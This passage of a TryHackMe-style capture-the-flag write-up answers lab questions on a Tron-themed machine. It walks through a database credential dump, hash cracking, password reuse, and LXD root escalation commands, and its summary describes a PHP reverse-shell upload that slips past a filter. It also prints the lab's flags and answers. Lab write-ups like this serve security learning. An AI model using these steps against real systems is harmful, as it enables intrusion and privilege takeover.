Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

ANS:tron

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```


Eighth, we type **mysql -utron -p** and enter the password **IFightForTheUsers** to access to the database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)
```

We type **show databases** to see databases available. Then we enter **use tron** to look at tron database. We use **show tables** to show the tables available in the database.

```
mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

We enter **select * from users** to dump into the users table. We now have the username and password we can look for cracking.



We copy the password **edc621628f6d19a13a00fd683f5e3ff7** and go to **https://crackstation.net/** to crack the password.

Q9: Crack the password. What is it?

ANS:@computer@

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
```


Ninth, we login to the user by exploiting the password and we will log in as flynn. Then we enter **cat user.txt** and we will get the flag **THM{IDENTITY_DISC_RECOGNISED}**

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

ANS:flynn

Q11: What is the value of the user.txt flag?

ANS:THM{IDENTITY_DISC_RECOGNISED}



Finally, we If we run **groups** to see what groups **Flynn** is a part of, we see he is in a group called **lxd**. We will follow the instructions from Tryhackme for **privilege escalation with LXD** using these commands:

lxc init Alpine strongbad -c security.privileged=true

lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

lxc start strongbad

lxc exec strongbad ./bin/sh

id

cd /mnt/root/root

We use **cat root.txt** to get the flag **THM{FLYNN_LIVES}**

Q12: Check the user's groups. Which group can be leveraged to escalate privileges?

ANS:lxd

Q13: What is the value of the root.txt flag?

ANS:THM{FLYNN_LIVES}

Thought Process/Methodology:

First, we type **nmap -p- -T5 <machine_ip>** to check the open ports.Second, after we got the open ports, we type in the **<machine_ip>:65000** to get into the website.Third, we type **gobuster dir -u http://10.10.206.151:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40** to find the hidden php page.Fourth, we add **/uploads.php** at the end of the ports then open up Burp Suite to proxy the responses. We will see a **filter.js** request and we will need to drop it then we will get to the upload page.Fifth, we will use copy command **cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php** to copy a file and name it **shell.jpg.php**.Sixth, we will head back to terminal to upgrade and stabilise the shell will three commands which are **python3 -c 'import pty;pty.spawn("/bin/bash")',export TERM=xterm,stty raw -echo; fg.**We type **dir** to see the directory. After that, we use the command **cd /var/www/** and **ls** to see the list in the directory. We type **cat var/www/web.txt** to get the flag.Seventh, we go in to **TheGrid** directory and **cat dbauth.php** to see the content.Eighth, we type **mysql -utron -p** and enter the password **IFightForTheUsers** to access to the database.We type **show databases** to see databases available. Then we enter **use tron** to look at tron database. We use **show tables** to show the tables available in the database.We enter **select * from users** to dump into the users table. We now have the username and password we can look for cracking.Ninth, we login to the user by exploiting the password and we will log in as flynn. Then we enter **cat user.txt** and we will get the flag.Finally, we If we run **groups** to see what groups **Flynn** is a part of, we see he is in a group called **lxd**. We will follow the instructions from Tryhackme for **privilege escalation with LXD** then **cat root.txt** to get the flag!